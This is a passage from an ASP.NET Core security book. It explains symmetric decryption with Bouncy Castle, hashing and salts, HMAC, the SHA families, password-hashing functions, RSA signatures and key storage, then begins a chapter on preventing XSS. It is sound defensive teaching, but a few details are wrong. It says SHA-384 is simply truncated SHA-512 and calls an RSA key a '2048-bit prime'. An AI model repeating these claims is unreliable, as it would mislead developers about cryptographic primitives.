You can see that Bouncy Castle uses more objects than enums and properties as compared to the .NET libraries, which makes it harder to work with without documentation (since there is no intellisense) and harder to make code reusable. And if you don't use the service I've created, I suggest you still write your own wrapper code that automates IV creation and key storage management, which will abstract the messiness of both libraries and make development with either easier in the future.

For the sake of completeness, here is the corresponding decryption code.

Listing 6-15. Symmetric decryption using Bouncy Castle

```
private string DecryptTwofish(string ciphertext, string key,
    string iv)
{
    var ivBytes = HexStringToByteArray(iv);
    var cipherBytes = HexStringToByteArray(ciphertext);

    var cipher = new TwofishEngine();

    IBlockCipherMode mode = new CfbBlockCipher(cipher, 128);

    var paddedCipher = new BufferedBlockCipher(mode);

    var keyAsBytes = HexStringToByteArray(key);
    var keyParam = new KeyParameter(keyAsBytes);
    var paramWithIV = new ParametersWithIV(keyParam, ivBytes);

    paddedCipher.Init(false, paramWithIV);

    var decryptedAsBytes = paddedCipher.DoFinal(cipherBytes);

    return Encoding.UTF8.GetString(decryptedAsBytes);
}
```

Listing 6-15 should look familiar. Do note that `paddedCipher.Init()` has a first parameter with a value of `false`, indicating that we are decrypting.

Now that you should know how to encrypt text, let's move on to a type of cryptography that does not allow for decryption: hashing.

Hashing

Hashing can be a bit harder for most programmers to understand. Like encryption, hashing turns plaintext into ciphertext. Unlike encryption, though, it is not possible to turn the ciphertext back into plaintext. Also, unlike encryption, if you hash your name ten times, you should get ten *identical* ciphertexts.

Before I get into why you'd do such a thing, let's talk about how. As an example of a very simple (and very bad) hashing algorithm, one could convert each character of a string into its ASCII value and then add each value together to get your hash. For "house", you would have ASCII values of 104, 111, 117, 115, and 101, which, added together, is 548. In this case, 548 is our "hash" value. Hashing "house" always results in "548", but one could never go in the reverse direction; "548" can never be turned back into "house".

With such a simple hash, it's also easy to see that multiple values can turn into the same hash. For instance, the word "dogs" ($100 + 111 + 103 + 115$) and the word "milk" ($109 + 105 + 108 + 107$) both have hashes of 429. This is called a *hash collision*, and once a hash collision is found in a real-world hashing algorithm, it is generally discarded for all but trivial uses. But there's not much for you to do here beyond using current algorithms, so tuck this knowledge away and let's move on.

Uses for Hashing

There are two uses for hashing that we'll discuss now. First, you should consider using hashes if you need to hide the original data, but you have no need to know what the original data was. Passwords are an excellent example of this. You as a programmer never need to know what the original password was, you just need to know that the provided password does or does not match the original. (Remember, hashes that have known hash collisions should not be used.) To know if the new password matches the stored one, you'd follow these steps:

1. Store the original password in hashed format.
2. When a user tries to log in, hash the password they entered into the system.
3. If the *hash* of the new password matches the *hash* of the original, you know the passwords match and you can let the user in.

The second reason to hash information is to verify the *integrity* of your data. Remember the CIA triad from earlier? Ensuring that your data hasn't been tampered with is also a security responsibility. Hashing the original data can serve as a check to see if the data has been altered outside the normal flow of the system. If you store a hashed version of your data, then periodically check to make sure that a hash of the stored data still matches the stored hash; then you have some assurance that the data hasn't been altered. For instance, if we wanted to store the value of the title of this book, *Advanced ASP.NET Core Security*, in our database but wanted to verify that no one has changed the title, we could store the value of the hash ("2640" using our bad hashing algorithm earlier) and then rehash the title anytime it was requested. If the new hash doesn't match our stored hash, we can assume that someone changed the title without our knowledge.

Unfortunately, there aren't any good examples of using hashes to protect the integrity of data in the existing framework, so let's just put that in our back pocket for now and we'll come back to it later.

Hash Salts

One problem with hashes is that it's fairly easy to create what's called a *rainbow table*, which is just a list of values and their hashed values with a particular algorithm. As an example, imagine that you were a hacker and you knew that a very large number of sites you attacked stored their passwords using one particular algorithm. Rather than try to guess all of the passwords for each individual user, you could pre-compute the hashes using that algorithm for several billion of the most common passwords without too much difficulty and then match your stolen passwords to that list of pre-computed hashes. You now have access to the plaintext version of each password found in your rainbow table.

Remember how I said earlier that hash collisions weren't something for you to worry about? That's because making hashes resistant to rainbow tables should be a much higher priority for you, as a developer, to focus on. To make this problem harder for hackers to solve, smart software creators add what's called a *salt* to their hash. A salt is just a term for extra text added to the plaintext to make its hash harder to map to plaintext. Here's a real-world example.

As mentioned earlier, storing users' passwords is a very likely place you will see hashes used in a typical website database. As we mentioned in Chapter 2, users don't do a good job in choosing random passwords that only they will know; instead they too often choose obvious ones. If you're a hacker that managed to steal a database

with passwords, the first thing you’re going to look for when looking for credentials is common hashed passwords. In this hypothetical store of passwords, you might happen upon “5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8” numerous times. Looking in your handy-dandy rainbow table, you can see that this is simply the hash of the word “password,” so now you have the username and password combination of a good chunk of users.

But if you use a salt, instead of hashing their password by itself, you’d now hash additional information along with the password. One possibility would be to use the user ID as a salt. The result is that the same password results in vastly different hashes in the database, as seen in Table 6-1 (using SHA-1 just for the sake of example).

Table 6-1. *Salted versions of the same text and their SHA-1 hashes*

User ID	Value to Hash	Result
17	17password	F926A81E8731018197A91801D44DB5BCA455B567
35	35password	3789B4BD37B160A45DB3F6CF6003D47B289AA1DE
99	99password	D75B32A689C044F85EE0F26278DEC5D4CB71C666
102	102password	2864AFCF9F911EC81D8A6F62BDE0BAE78685A989
164	164password	E829C16322D6A4E94473FE632027716566965F9A

Now that each password hash is unique, despite users having identical passwords, rainbow tables are a lot less effective. If a hacker wants any particular user’s password, they now have to have a much larger database of pre-hashed passwords in their rainbow table (and understand what of the plaintext is salt and what part is password) or need to create a brand-new rainbow table, one for each user in the database whose password you want to crack. To make this work in your website, you just need to make sure you include the ID whenever you hash the user’s password for storage or comparisons.

A more secure version of this would use longer salts. Needing to generate the hashes for values that use an integer as a salt would significantly increase the size of any rainbow table needed to be effective. To increase the size even more, you should consider using a longer salt – 32 bytes or more – to make creating rainbow tables too impractical to do.

Where should you store your salts? If you’re using something like the ID of the row, then your salt is already stored for you. Generally, it is considered safe to save your salt with your hash, so you don’t have to put too much thought into this. I prefer to store any row-based salt along with the hash, but your mileage may vary, depending on your needs and budget.

One last note before we move on: Do you recall earlier how we talked about how IVs are safe to store along with your ciphertext? While IVs and salts are mathematically very different, their function is somewhat similar – to randomize your ciphertext to make getting at your plaintext more difficult. In both cases, especially if you’re thinking of row-based salts, your true security is found in places other than keeping your randomizer secret.

Note You may be wondering whether your system would be more secure if you made the effort to hide your IVs and salts more than I’ve outlined here. The short answer is “yes,” but the effort to do so is often more work than the extra security is worth.

Keyed Hashes (HMAC)

One more option to be aware of to prevent rainbow tables is keyed hashes, or HMAC hashes. HMAC hashes use keys much like symmetric encryption algorithm uses keys in that the keys are incorporated into the hashing process rather than being added to the hash text like a salt would be.

Hash Algorithms

As with encryption algorithms, there are several hashing algorithms, some of which you shouldn’t use anymore. We’ll go over the most common algorithms here.

MD5

MD5 is a 128-bit hash algorithm and was popular during the 1990s and early 2000s. Several problems with MD5 were discovered in the late 1990s and early 2000s, including hash collisions and weaknesses in the security of the hash itself, making it a useless algorithm for most purposes. The security issues are bad enough that passwords hashed with MD5 can be cracked in minutes. Generally, this algorithm should be avoided. There are two reasons it is mentioned here:

- Despite the fact that the first problems with MD5 were discovered more than 20 years ago, MD5 usage still shows up in real-world situations.
- MD5 is still ok to use for some integrity checks.

MD5's only real use now is comparing hashes to check for accidental modification, and even then, I'd recommend using a newer algorithm.

SHA (or SHA-1)

The Secure Hashing Algorithm, or SHA, is a 160-bit algorithm that was first published in 1995 and was the standard for hashing algorithms for more than a decade. Its implementation is somewhat similar to MD5, though it has a larger block size and with many of the security flaws corrected. However, since the mid-2000s, more and more people in the security community have recommended not using SHA and instead recommend using one of the flavors of SHA-2, partly due to the large number of rainbow tables out there for SHA and partly because SHA hash collisions have been found.⁴

Note that you may see SHA referred to as SHA-1. There is no difference between these two. It is simply that when SHA was developed, there was no SHA-2, and therefore no need to differentiate between different versions.

SHA-2

The standards for SHA-2 were first published in 2001, and as of this writing is the algorithm I most recommend in .NET Core, replacing SHA (and MD5). Internally, SHA-2 is similar to both SHA-1 and MD5. Confusingly, you will almost never see references to "SHA-2" very often; instead you will see SHA-512, SHA-256, SHA-224, SHA-384, etc. These all fall under the "SHA-2" umbrella and fall into one of two categories:

- SHA-512 and SHA-256, which are 512- and 256-bit implementations of the SHA-2 algorithm.
- Everything else, which are truncated versions of either SHA-256 or SHA-512. For example, SHA-384 is the first 384 bits of the hash result from a SHA-512 hash.

⁴www.theregister.co.uk/2017/02/23/google_first_sha1_collision/

While SHA-2 is generally considered safe, it is simply a longer version of SHA, and some attacks are known to exist. .NET recently added support for SHA-3, but the implementation is dependent upon your operating system, so you may or may not have the ability to use SHA-3 in your environment based on what your operating system supports.

SHA-3

SHA-3 is fundamentally different from SHA-2, SHA, and MD5, for reasons outside the scope of this book. Functionally, though, it behaves the same way. As mentioned earlier, .NET support for SHA-3 can be spotty, depending on your environment, but it can be implemented using Bouncy Castle.

If you need a hashing algorithm, in most cases, you should be safe using SHA-2 for the time being. It would not be a bad idea, though, to move straight to SHA-3 if you have the option to save yourself a migration headache later. Either way, please consider including a prefix, like we did with encryption, to indicate which algorithm was used and to make upgrading hashing algorithms easier.

PBKDF2, bcrypt, and scrypt

The SHA family of hashes is designed to be fast. This is great if you're using hashes to verify the integrity of data. This is not as great if we're storing passwords and we want to make it difficult for hackers to create rainbow tables to figure out the plaintext values. So one solution to this problem is to do the opposite of what most programmers' instincts are and to create an *inefficient* function to hash passwords.

PBKDF2, bcrypt, and scrypt are all different types of hashes that are specifically designed to run more inefficiently than SHA as an extra layer of protection against data theft via rainbow tables. All three are adjustable too, so you can adjust the hashing speed to suit your specific environment. PBKDF2 and bcrypt do this by allowing the programmer to configure the number of iterations it must go through to get a result, and scrypt tries to use RAM inefficiently.

Which should you use? The National Institute of Standards and Technology (NIST) published a standard that recommends the use of PBKDF2 for hashing passwords.⁵ One problem, though, is that since the date of this publication, the use of GPUs (Graphics Processing Units, which were built for graphics cards but are increasingly being used for

⁵<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-132.pdf>

workloads that can be improved via parallel processing, like cryptography and machine learning) has increased exponentially, and it appears that PBKDF2 is more vulnerable to brute force attacks using a GPU than bcrypt is.⁶ I can't find an industry consensus of which is best, though, so at this point, you could feel justified in using any of the three.

ASP.NET Core passwords use PBKDF2 but use a small number of iterations, so I'll show you how this works later in the chapter so you can increase the number of iterations to something a bit safer.

Tip Many of the examples I see online of symmetric encryption use PBKDF2 to generate keys. It's important to note that while this isn't wrong, since both keys and hashes are intended to have as randomized bits as possible, it is weird. The `RandomNumberGenerator` is just as good and is easier to read. Furthermore, what is wrong in the examples that use PBKDF2 for generating keys is that they invariably hard-code the values being sent to the algorithm, essentially hard-coding the encryption key. Remember that hard-coding keys is not something you want to do!

Hashing and Searches

One question that many of you will have by now is: If I'm storing my PII, PAI, and PHI in encrypted format, how can one search for that data? For example, no email address should be stored in plaintext because it is PII, but searching for users by email address is a pretty common (and necessary) practice. How can we get around this?

One solution is to store all of your encrypted information in hashed format as well, preferably in a separate data store. This way, if you need to search for a user by email address, you can hash the email address you wish to find, compare that hash to the hashes of the email addresses you already have in your database, and then return the rows whose email hashes match.

⁶<https://medium.com/@mpreziuso/password-hashing-pbkdf2-scrypt-bcrypt-1ef4bb9c19b3>

The next question you may have is: How do salts affect searches? Your data would be more secure if you had a separate salt for each data point, but in order to make that work, you'd need to rehash your search value using the salt from each row. Using the password example from earlier, if you wanted to search for all users whose password equals "password" in a database that has passwords stored in SHA-1 format, you couldn't just search for "5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8", the hashed value of "password". For a user with an ID of 17, you'd need to rehash "17password" and compare the password hash to "F926A81E8731018197A91801D44DB5BCA455B567". Then to see if user ID 35 has that password, you would need to hash "35password" and compare "3789B4BD37B160A45DB3F6CF6003D47B289AA1DE" to the value in the database. This is ridiculously inefficient.

If you need to search hashed data, the only practical solution (besides skipping a salt completely) is to hash each piece of data with the same salt. For instance, your emails might have one salt, first names another, last names another, and so on. Then to look for everyone in your database with the name "John", you'd simply hash your search text (i.e., "John") with your salt and then look in the database for that hash. In these cases, it is vitally important that you use a long salt. Reusing short salts isn't going to make you very secure.

Caution Reusing salts is only desired when you may want to search for that data. For data that no one will search for, such as passwords (i.e., searching for all users with a password of "P@ssw0rd" should be forbidden), using row-based salts is a good idea.

Where should you store column-based salts? I generally store these along with my encryption keys. While this may arguably be more security than what is needed, it's a storage mechanism that already exists and is secure, so why not reuse it?

One last comment before we move on: If you need to store data both encrypted (so you can recover the original value) and hashed (so you can include it in searches), you ought to have those columns stored in different locations. If you recall, we stated earlier that good encryption requires that ciphertexts vary with each encryption. Good hashing, on the other hand, requires that ciphertexts remain identical with each hash. If hashed values are stored with encrypted values, then hackers will not only be able to group common values together, but they now have clues into your encryption algorithms that may help them steal your encryption keys and your data.

Hashing in .NET

If you were to look up how to hash data using SHA-512 online, you'd probably see something like Listing 6-16.

Listing 6-16. Code showing basics of hashing in .NET

```
public byte[] HashSHA2_512(byte[] toHash)
{
    using (var sha = SHA512.Create())
    {
        return sha.ComputeHash(toHash);
    }
}
```

If you want an HMAC hash, the code isn't that much different, as you can see in Listing 6-17.

Listing 6-17. HMAC hash in .NET

```
public byte[] HashHMACSHA512(byte[] toHash, byte[] key)
{
    using (var sha = new HMACSHA512(key))
    {
        return sha.ComputeHash(toHash);
    }
}
```

Like the encryption algorithm, we're passing byte arrays around, not strings. This code is creating a new instance of a SHA-512 object and then using its `ComputeHash()` method to (presumably) create a hash of the `byte[]` called "toHash". Let's fix this so we're hashing strings, and as long as we're making changes, let's automatically append a salt and a prefix similar to the one we used for encryption. This example comes from the `HashingService` class in `JuiceShopDotNet.Common`. `HashAlgorithm` is an enum that is defined within the class.

Listing 6-18. Code showing hashing that uses strings instead of bytes

```
private static string CreateHash(string plainText,
    string salt, HashAlgorithm algorithm, int? keyIndex)
{
    var saltedBytes = Encoding.UTF8.GetBytes(
        string.Concat(salt, plainText));
    var hash = "";

    switch (algorithm)
    {
        case HashAlgorithm.SHA2_512:
            hash = HashSHA2_512(saltedBytes);
            break;
        //Other algorithms removed for brevity
        default:
            throw new NotImplementedException($"Hash algorithm
                {algorithm} has not been implemented");
    }

    string prefix;

    //If there is no key then don't include a prefix
    if (!keyIndex.HasValue)
        prefix = "";
    else
        prefix = $"[{(int)algorithm},{keyIndex.Value}]";

    return $"{prefix}{hash}";
}
```

The code in Listing 6-18 is a little bit more involved. This method handles adding the salt (whether the salt is first or last doesn't matter as long as you're consistent), converts the string to a byte array which the `ComputeHash()` method expects, and then takes the resulting hash and converts it back to a string for easier storage. For row-based salts, you can also choose to save the salt in the result automatically. (The book uses a separate class for row-based salts for reasons I'll get to in the chapter on authentication and authorization.)

If you are automatically including salts, though, then how can you easily compare plaintext to its hashed version? This can be difficult if you upgrade hashing algorithms if you don't plan ahead for it. But you can create a method for that too.

Listing 6-19. Hash match method

```
public bool MatchesHash(string plainText, string hash,
    string saltNameInKeyStore)
{
    var cipherTextInfo = base.BreakdownCipherText(hash);

    if (!cipherTextInfo.Algorithm.HasValue)
        return false;

    var salt = _secretStore.GetKey(saltNameInKeyStore,
        cipherTextInfo.Index.Value);

    var plainTextHashed = CreateHash(plainText, salt,
        (HashAlgorithm)cipherTextInfo.Algorithm.Value,
        cipherTextInfo.Index);

    return plainTextHashed == hash;
}
```

Like our Decrypt method for symmetric cryptography, our MatchesHash method in Listing 6-19 handles getting the salt, determining which algorithm to use, and performing the actual hash match. This method doesn't handle cases without a prefix, but that should be easy enough for you to do if that's a method you need.

Now you have all the parts to make a working and easy-to-use hashing class that we can use to create a service in ASP.NET. If you'd like to see a full working version, though, you can visit the book's GitHub repository. Before we get there, though, we need to address SHA-3. While .NET supports this in some environments, you likely don't want to worry about whether it's supported in yours. So again, we're stuck with implementing the best cryptography using a third-party library. Luckily, Bouncy Castle is coming to our rescue again.

SHA-3 Hashing with Bouncy Castle

Fortunately, the code to hash using Bouncy Castle is much shorter than the code to encrypt. Here it is, though I'll leave it to you to incorporate including salts, matches, and the other logic necessary to make this a truly robust class.

Listing 6-20. Hashing SHA-3 with Bouncy Castle

```
internal static string HashSHA3_512(byte[] toHash)
{
    var hasher = new Sha3Digest(512);
    hasher.BlockUpdate(toHash);
    var result = new byte[64]; //64 bytes = 512 bits
    hasher.DoFinal(result);
    return ByteArrayToString(result);
}
```

As with the encryption and decryption methods, `DoFinal()` in Listing 6-20 writes the ciphertext to the byte array, in this case, `hashedBytes`. I've left the remaining logic, such as algorithm tracking and salt management, for you to implement.

Creating a Hashing .NET Service

The last thing that we need to do before moving on to the next topic is create a new service for hashing within the ASP.NET framework so we can use it when we get to authentication. First, here is the code from `JuiceShopDotNet.Common` that defines the interface for our own hashing service.

Listing 6-21. Interface for custom hashing service

```
public interface IHashingService
{
    string CreateUnsaltedHash(string plainText,
        HashingService.HashAlgorithm algorithm, bool
        includePrefix);
    string CreateSaltedHash(string plainText, string
        saltNameInKeyStore, int keyIndex,
        HashingService.HashAlgorithm algorithm);
    bool MatchesHash(string plainText, string hash,
        string saltNameInKeyStore);
}
```


Of the methods in Listing 6-21, we've covered `MatchesHash` already, and `CreateSaltedHash` should make sense. But what about `CreateUnsaltedHash`? Why is that included? Personally, I've needed unsalted hashes when dealing with third-party data and when I needed a quick hash for checking for duplicates. Your mileage may vary, of course, so implement only the code you need.

Our service only handles salts where the salt is stored in our secret repository. What about individually salted hashes, such as passwords? We will cover these in our chapter on authentication and authorization. The ASP.NET team has made improvements to the hashing algorithm since the first edition of the book, but they managed to improve the algorithm only to 2020 standards. To be on top of modern security recommendations, you will want to upgrade the default hashing algorithm, and you will see how in that chapter.

Asymmetric Encryption

Since we've been going out of our way to specify that the type of encryption we've been talking about so far is *symmetric* encryption, one could safely assume that there's a type of encryption out there called *asymmetric* encryption. But what is asymmetric encryption? In short, where symmetric encryption has a single key to both encrypt and decrypt data, asymmetric encryption has two keys: a public key that can be shared with others and a private key that must always be kept private. And yes, it matters which is which. The private key contains much more information than the public key does, so you should not confuse the two.

What makes asymmetric encryption useful is that if you encrypt something with the public key, the only thing that can decrypt that information is the private key. But the reverse is true as well. If you encrypt something with a private key, the only thing that will decrypt that information is the corresponding public key.

Why is this useful? There are two different uses, depending on whether you're using the private key or the public key for encryption.

If you're encrypting data with the public key, then the holder of the private key is the only one who can decrypt the information. Why not use symmetric encryption instead? With symmetric encryption, both the sender and the recipient need to have the same key. But if you have a safe way to exchange a key, then you theoretically have a safe way to exchange the message as well. But if you use someone's public key, then you can send a private message without needing to worry about key exchange.

Encrypting data with a private key doesn't sound terribly useful at first; after all, any message encrypted with the private key can be decrypted with the readily available public key, making the message itself not very private. But if you can always decrypt the message with the public key, then you know which private key encrypted it, which heavily implies you know which user (the owner of that private key) sent it.

Digital Signatures

Before we get into how to use asymmetric encryption in .NET, we should talk about *digital signatures*. The purpose of a digital signature is to provide some assurance that a message was sent from a particular person and also not modified in transit. In other words, we can use digital signatures to help us provide *nonrepudiation*.

How can this happen? First, if we hash a message, we can ensure a message has not been changed by hashing the message and comparing it with the hash we were given. But as an extra layer of security, we can encrypt the hash result with our private key, ensuring that the hash itself wasn't modified and that we can trace the message back to the owner of the private key.

Tip I've met many developers who will use asymmetric cryptography to keep data secret in straightforward scenarios like the ones I've outlined for symmetric cryptography. Yet I didn't list that as a valid scenario for using asymmetric cryptography here. Does that mean that it's wrong to use asymmetric cryptography for pure obfuscation? Well, it's not wrong, but it's also not wrong to send your nontechnical aunt an HTML file with a .txt extension. Use symmetric cryptography for data obfuscation and asymmetric cryptography when you need something else.

Asymmetric Encryption in .NET

There's one limitation in asymmetric cryptography that we haven't talked about, and that even though most asymmetric algorithms are block ciphers just like Rijndael, there are no cipher modes that I am aware of, to make encrypting data larger than the block size practical. So we're stuck safely encrypting only small blocks of data. That's ok for two reasons:

- Asymmetric encryption is slower than symmetric encryption, so you typically agree to a symmetric encryption algorithm and then use asymmetric encryption only to exchange the symmetric algorithm key.
- Hashes are small enough to be encrypted with asymmetric algorithms, so we can still use asymmetric encryption for digital signatures.

There's not much need to build a custom key exchange mechanism using asymmetric encryption, since creating a certificate and using HTTPS/SSL will do all that and more for us. So I'll only demonstrate creating and using digital signatures here.

Like symmetric encryption and hashing, the sample code that you'll find online for asymmetric encryption isn't all that easy to use if you don't know what you're doing and why. So instead, here is a more useful implementation of creating and verifying digital signatures with RSA, a common asymmetric algorithm. Before we get there, though, we need a way to generate and store keys. I've had issues using the .NET defaults, so I use the methods in Listing 6-22, which can be found in `JuiceShopDotNet.Common` in the `ExtensionMethods` class within the `AsymmetricEncryption` folder.

Listing 6-22. Encryption key to and from XML

```
public static void ImportParametersFromXmlString(↵
    this RSA rsa, string xmlString)
{
    var parameters = new RSAParameters();

    var xmlDoc = new XmlDocument();
    xmlDoc.LoadXml(xmlString);

    if (xmlDoc.DocumentElement.Name.Equals("RSAKeyValue"))
    {
        foreach (var node in xmlDoc.DocumentElement.ChildNodes)
        {
            switch (node.Name)
            {
                case "modulus":
                    parameters.Modulus = ↵
```

```

        (string.IsNullOrEmpty(node.InnerText) ? null :
        Convert.FromBase64String(node.InnerText));
        break;
        //Repeat for Exponent, P, Q, DP, DQ, InverseQ, D
    }
}
else
{
    throw new Exception("Invalid XML RSA key.");
}

rsa.ImportParameters(parameters);
}

public static string SendParametersToXmlString(
    this RSA rsa, bool includePrivateParameters)
{
    RSAParameters parameters =
        rsa.ExportParameters(includePrivateParameters);

    return string.Format("<key>
        <modulus>{0}</modulus>
        <exponent>{1}</exponent>
        <p>{2}</p>
        <q>{3}</q>
        <dp>{4}</dp>
        <dq>{5}</dq>
        <inverseq>{6}</inverseq>
        <d>{7}</d>
        </key>",
        parameters.Modulus != null ?
        Convert.ToBase64String(parameters.Modulus) : null,
        //Repeat for Exponent, P, Q, DP, DQ, InverseQ, D
    }
}

```

We won't talk about what each of the values in Listing 6-22 means; just know that you can now save and load keys without too much hassle. We need a way to store the keys, so let's create a struct in Listing 6-23.

Listing 6-23. Struct to contain our generated key pair

```
public struct KeyPair
{
    public string PublicKey { get; set; }
    public string PrivateKey { get; set; }
}
```

There's not much worth looking at here, so let's take a look at the key generation code from the JuiceShopDotNet.Common SignatureService in Listing 6-24.

Listing 6-24. Generating a public/private key pair in .NET

```
public class SignatureService
{
    public static KeyPair GenerateKeys()
    {
        using (var rsa = new RSACryptoServiceProvider(2048))
        {
            rsa.PersistKeyInCsp = false;

            var keyPair = new KeyPair();

            keyPair.PrivateKey = ↵
                rsa.SendParametersToXmlString(true);
            keyPair.PublicKey = ↵
                rsa.SendParametersToXmlString(false);

            return keyPair;
        }
    }
}
```

RSA is based on the fact that it's difficult to find the prime factors of very large numbers. In using `(var rsa = new RSACryptoServiceProvider(2048))`, we are telling the code to use a 2048-bit prime number, which should be safe to use until RSA itself is not safe to use (more on this in a bit).

What is `rsa.PersistKeyInCsp = false` for? By default, .NET will store any generated keys in the operating system's certificate store if you've specified a store name. Since we didn't here, explicitly telling the algorithm to avoid storing the certificate is unnecessary. With that said, I prefer to handle my own key storage using our `ISecretStore`, so explicitly setting the property to false should avoid any issues and tell other developers to be sure to store keys.

With key generation out of the way, let's see how signature creation and validation work in .NET. First, Listing 6-25 shows signature creation.

Listing 6-25. Signature creation using RSA 2048 with SHA-512

```
private string CreateSignatureRSA2048SHA512(string plainText,
    string keyInXMLFormat)
{
    string asString;

    using (var rsa = new RSACryptoServiceProvider(2048))
    {
        rsa.PersistKeyInCsp = false;

        rsa.ImportParametersFromXmlString(keyInXMLFormat);

        byte[] hashBytes;

        using (SHA512 sha = SHA512.Create())
        {
            var data = Encoding.UTF8.GetBytes(plainText);
            hashBytes = sha.ComputeHash(data);
        }

        var formatter = new RSAPKCS1SignatureFormatter(rsa);
        formatter.SetHashAlgorithm("SHA512");
        var signedAsBytes = formatter.CreateSignature(hashBytes);
```

```

        asString = ByteArrayToString(signedAsBytes);
    }

    return asString;
}

```

And now Listing 6-26 shows signature verification.

Listing 6-26. Signature verification in .NET

```

private bool VerifySignatureRSA2048SHA512(string textToVerify,
    string oldSignature, string keyInXMLFormat)
{
    bool result;

    using (var rsa = new RSACryptoServiceProvider(2048))
    {
        rsa.PersistKeyInCsp = false;

        byte[] hashBytes;

        using (SHA512 sha = SHA512.Create())
        {
            var data = Encoding.UTF8.GetBytes(textToVerify);
            hashBytes = sha.ComputeHash(data);
        }

        var oldSignatureAsBytes =
            HexStringToByteArray(oldSignature);

        rsa.ImportParametersFromXmlString(keyInXMLFormat);
        var formatter = new RSAPKCS1SignatureDeformatter(rsa);
        formatter.SetHashAlgorithm("SHA512");
        result = formatter.VerifySignature(hashBytes,
            oldSignatureAsBytes);
    }

    return result;
}

```

Please do note that we didn't have to write our own verification method like we needed to do with hash matching. The signature object did that for us.

One last thing before we move on. When talking about encryption in general, remember that each algorithm has a limited lifetime. (This is why we talked about key rotation earlier.) Hackers and computers are always improving, so it's just a matter of time until an algorithm needs to be replaced. This is especially true for asymmetric encryption. Unfortunately, RSA, the most common asymmetric encryption algorithm, relies upon the difficulty of separating large numbers into their prime factors, which is a much easier task for quantum computers than it is for conventional computers. You will need to replace any RSA usage (and eventually every other algorithm), so make an effort to make your code robust enough to support easily swapping algorithms later.

Key Storage

As I alluded to earlier, key storage is an important topic to cover. I'll go over the basics here, but if you are responsible determining how you store keys on your team, please do read further on the subject. Either way, your system administration team should help you determine the best way to store keys in your environment.

As mentioned earlier, the goal for storing keys is to keep them as far away from hackers, and as far away from your encrypted data, as possible. Storing keys in your database is not a good idea! If your entire database is stolen, having encrypted data stored with the keys is only marginally more secure than storing your data in plaintext. What are your options?

- **Hardware Security Module (HSM)** – This is hardware built for the purpose of storing cryptographic keys. These are quite expensive, but you can get access to one via the cloud for a much lower price.
- **Windows DPAPI** – This is a key storage mechanism built within Windows. While this is a relatively easy solution to implement if you're running Windows, be aware that since the keys are stored on the computer itself, making moving servers or running load balancing much more difficult.

- **Files in the File System** – This should be pretty self-explanatory. It also isn't terribly secure, since if your website can find these files, then hackers may find them as well.
- **Separate Encryption Service** – You can also create a web service that encrypts and decrypts data, keeping the keys themselves as far away from your app as possible. If implemented, this service should be protected by firewalls to prevent access from anything or anyone other than the website itself.

If you must store keys in your database, then encrypt the keys with keys stored in your configuration file. This results in more processing and would be considered unsafe in large, mission-critical systems that store large amounts of data that needs to stay private. However, if your system is small and doesn't store much sensitive data, this approach can be a quick and dirty way to implement somewhat safe key storage.

Don't Create Your Own Algorithms

You may have noticed earlier that I didn't dig too far into *how* each algorithm works. There are two reasons for this.

Even algorithms invented by people with a Ph.D. can sometimes be cracked fairly easily. Cryptographic algorithms that are recommended for use today have gone through years, sometimes decades, worth of research, testing, attempted cracking, and peer review before making it to the general public. Unless you are one of the world's experts in cryptography, you should not be trying to use cryptographic algorithms you've created in production systems. Instead, you should focus on using algorithms that have been vetted by the security community and implemented by trusted sources as we have done in this chapter.

Two, even secure algorithms can be implemented in an insecure way. We spoke earlier about side channel attacks and gave an example of hackers cracking cryptographic algorithms based on emanations from a CPU. Some cryptographic implementations attempt to obfuscate processing to make such cracking more difficult. Your implementation (probably) doesn't. The lesson here is *don't try to create your own algorithms, or even your own implementation of these algorithms*.

For these reasons, this book strongly encourages you to use the encryption algorithms built in .NET or implementations in trusted libraries. There is no need to know more unless you'd like to satisfy your curiosity.

Common Mistakes with Encryption

Before we move on to the next chapter, it's worth pointing out a few things about encryption when it comes to general security. First, it should be obvious by now that encoding is not encryption. Yes, if you have Base64-encoded text, it looks very hard to read. The problem is that many hackers, and most hacking software, will immediately recognize text encoded in Base64 and immediately decode it. Same is true for other encoding mechanisms. Encoding has its uses, but privacy is not one of them.

Second, when I'm talking to developers, they will quite frequently ask if they should encrypt a value they're storing or handling insecurely, such as putting sensitive information in places easily accessible to hackers. My answer is almost always "no." If you're handling data insecurely, you should almost always fix the handling. In these cases, properly encrypting your information is usually more work than just securing your information properly using techniques described later. Encryption protects your data, yes, but it is not a cure-all that helps you avoid other security best practices.

Finally, as we covered in the chapter on software security, example cryptography code online is often insecure. Hard-coded keys and hard-coded IVs are quite common, as are keys and IVs generated insecurely. Be very, very careful whenever you implement cryptographic algorithms.

Summary

This chapter covered a highly misunderstood concept in the software development world: cryptography. We covered three types of cryptography:

- **Symmetric Cryptography** – Used when you need to obfuscate data but need to be able to access that data later
- **Hashing** – Used when you need to obfuscate data but don't need to know the exact values later
- **Asymmetric Cryptography** – Used when you need to exchange keys for symmetric cryptography or when you need nonrepudiation

We also covered how most online sources that explain how to implement cryptographic algorithms in .NET make basic mistakes in implementation, and they are not to be trusted. We ended with a very brief discussion on secret storage and common mistakes developers make when implementing cryptography.

In the next chapter, we'll discuss how to safely process user input. In order to know how to safely process input, you'll need to know what is *unsafe*, so get ready to get Burp Suite out again and start hacking websites.

CHAPTER 7

Processing User Input

Up until this point, this book has covered largely foundational topics around security in general and ASP.NET in particular. Even the last chapter, which focused on how to implement cryptography using .NET, is more of a foundational concept than something you'll need to know on a day-to-day basis. And I could keep going – there is, after all, whole families of attacks that target the website's network, operating system, and even hardware that I haven't covered. But these typically fall outside the responsibility of most software developers and so fall outside the scope of this book. But we have a pretty good foundation of security at this point so it's time to move on to topics that more directly relate to the way you use ASP.NET Core.

Fortunately for us, the ASP.NET team has worked hard to make programming in ASP.NET safer with every version. When used as designed, Entity Framework helps prevent SQL injection attacks. Content rendering is protected from most XSS attacks. CSRF tokens are added (though not necessarily validated) by default. Unfortunately for us, though, when given a choice between adequate and superior security, the ASP.NET team pretty consistently reaches for the adequate solution. It is also not immediately obvious how to keep the website secure if the default functionality doesn't fit our needs.

To learn how to successfully protect your websites, I'll first dive into how to protect yourself from malicious input. You should be quite familiar by now with the most common attacks that can be done against your website but may be wondering how best to protect yourself from them.

Preventing XSS

Safely displaying user-generated content has gotten easier over the years. When I first started with ASP.NET, the `<asp:Label>` control would happily write any text you gave it, whether that was text you intended or XSS scripts you did not. Fixing the issue wasn't freakishly hard, but unless you knew you needed to do it, you were vulnerable to XSS
